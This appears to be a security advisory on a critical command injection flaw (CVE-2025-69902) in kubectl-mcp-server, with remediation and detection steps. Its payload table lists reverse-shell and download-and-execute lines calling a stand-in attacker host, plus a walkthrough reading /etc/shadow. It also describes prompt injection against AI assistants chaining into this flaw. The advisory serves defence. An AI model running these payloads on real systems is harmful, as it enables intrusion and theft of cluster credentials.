Executive Summary

A critical command injection vulnerability (CVE-2025-69902) has been disclosed in kubectl-mcp-server, an open-source Model Context Protocol (MCP) server that provides AI assistants and LLM-based tools with access to Kubernetes cluster management via kubectl. The vulnerability carries a CVSS score of 9.8 and allows remote attackers to execute arbitrary operating system commands without authentication.
CVSS Score: 9.8 (Critical)
The flaw exists in the minimal_wrapper.py component's run_kubectl_command() function, where user-supplied input is passed directly into shell command strings executed via Python's subprocess.run() with shell=True. An attacker can inject shell metacharacters (;, &&, |, $()) to break out of the intended kubectl command and execute arbitrary system commands. A patch is available in version 0.4.0.
Vulnerability Overview
| Attribute | Value |
|---|---|
| CVE ID | CVE-2025-69902 |
| CVSS Score | 9.8 (Critical) |
| Type | Command Injection (CWE-78: OS Command Injection) |
| Attack Vector | Network (no authentication required) |
| Privileges Required | None |
| User Interaction | None |
| Component | minimal_wrapper.py — run_kubectl_command() |
| Root Cause | subprocess.run() with shell=True and unsanitized input |
Affected Versions
| Component | Affected Versions | Fixed Version |
|---|---|---|
| kubectl-mcp-server | All versions < 0.4.0 | 0.4.0 |
Attack Vector
The vulnerability is straightforward to exploit. The run_kubectl_command() function constructs a shell command string by concatenating user-supplied input directly into a kubectl command, then executes it using Python's subprocess.run() with shell=True:
# VULNERABLE CODE (simplified)
def run_kubectl_command(args: str) -> str:
    cmd = f"kubectl {args}"
    result = subprocess.run(cmd, shell=True, capture_output=True, text=True)
return result.stdoutAn attacker can inject arbitrary commands by including shell metacharacters in the input:
1. Attacker sends MCP tool call: get pods; cat /etc/shadow
2. Server constructs: kubectl get pods; cat /etc/shadow
3. subprocess.run() with shell=True interprets the semicolon as a command separator
4. Both commands execute: kubectl runs normally, then cat /etc/shadow runs
5. Attacker receives the output of both commands
6. Full system compromise — access to kubeconfig, service account tokens, cluster secretsInjection Variants
| Payload | Effect |
|---|---|
; whoami | Execute a second command after kubectl |
&& curl attacker.com/shell.sh | bash | Download and execute a reverse shell |
$(cat /etc/shadow) | Command substitution — embed output in kubectl args |
| nc attacker.com 4444 -e /bin/sh | Pipe output to a remote listener |
Impact of Successful Exploitation
| Impact | Description |
|---|---|
| Arbitrary Command Execution | Execute any OS command with the server process's privileges |
| Kubernetes Cluster Compromise | Access kubeconfig, service account tokens, and cluster secrets |
| Lateral Movement | Pivot from the MCP server to other cluster nodes and workloads |
| Data Exfiltration | Read secrets, configmaps, and persistent volume data |
| Supply Chain Risk | MCP servers bridge AI tools to infrastructure — a compromised server poisons AI-driven operations |
| Container Escape | If the MCP server runs in a privileged pod, exploitation may lead to node-level access |
Why This Matters: MCP Server Attack Surface
The Model Context Protocol (MCP) is an emerging standard for connecting AI assistants to external tools and data sources. kubectl-mcp-server is one of several open-source MCP servers that provide Kubernetes management capabilities to LLM-based tools like Claude, ChatGPT, and Copilot.
The security implications are significant:
- MCP servers operate with elevated privileges — they need valid kubeconfig credentials to manage clusters
- AI tool chains may not validate inputs — prompts from users or other AI agents flow through to MCP tool calls with minimal sanitization
- The attack surface is growing — as organizations adopt MCP-based AI tooling, the number of privileged MCP servers connected to production infrastructure increases
- Prompt injection can chain to command injection — an attacker who can influence an AI assistant's tool calls (via prompt injection) can exploit this vulnerability without direct network access to the MCP server
Immediate Remediation
Step 1: Upgrade to Version 0.4.0
# If installed via pip
pip install --upgrade kubectl-mcp-server>=0.4.0

# If installed via npm
npm update kubectl-mcp-server

# Verify the installed version
kubectl-mcp-server --versionStep 2: Audit MCP Server Deployments
# Identify running instances
ps aux | grep kubectl-mcp-server

# Check for exposed network ports
ss -tlnp | grep mcp

# Review kubeconfig access
ls -la ~/.kube/config
kubectl auth can-i --listStep 3: Review Logs for Exploitation Indicators
# Search for shell metacharacters in MCP server logs
grep -E '[;|&$()]' /var/log/mcp-server/*.log

# Look for unexpected command execution patterns
grep -E '(whoami|id|cat /etc|curl|wget|nc |ncat)' /var/log/mcp-server/*.logIf Immediate Patching Is Not Possible
- Restrict network access to the MCP server — it should only be reachable by authorized AI tool clients
- Run the MCP server in a sandboxed container with minimal privileges and no host network access
- Apply a network policy that prevents the MCP server pod from making outbound connections
- Use a read-only kubeconfig that limits kubectl operations to non-destructive queries
- Monitor kubectl audit logs for unexpected commands originating from the MCP server's service account
Detection Indicators
| Indicator | Description |
|---|---|
| Shell metacharacters in MCP tool call arguments | ;, &&, |, $() in kubectl arguments |
| Unexpected commands in kubectl audit logs | Commands not matching expected MCP tool operations |
| Outbound connections from MCP server pod | Post-exploitation data exfiltration or reverse shells |
| New files in MCP server container filesystem | Dropped payloads or webshells |
| Service account token access from unexpected sources | Stolen credentials used from other network locations |
Post-Remediation Steps
- Confirm upgrade to kubectl-mcp-server 0.4.0 or later
- Rotate kubeconfig credentials and service account tokens used by the MCP server
- Audit Kubernetes RBAC — ensure MCP server service accounts follow least-privilege
- Review cluster audit logs for any commands executed during the exposure window
- Scan for persistence — check for unauthorized CronJobs, DaemonSets, or mutating webhooks
- Implement input validation at the AI tool layer as defense-in-depth
- Deploy network policies restricting MCP server egress
References
- CVE-2025-69902 — OffSeq Threat Radar
- kubectl-mcp-server Command Injection Advisory — AhnLab ASEC
- Command Injection in mcp-kubernetes-server — Snyk
- mcp-server-kubernetes vulnerable to command injection — GitHub Advisory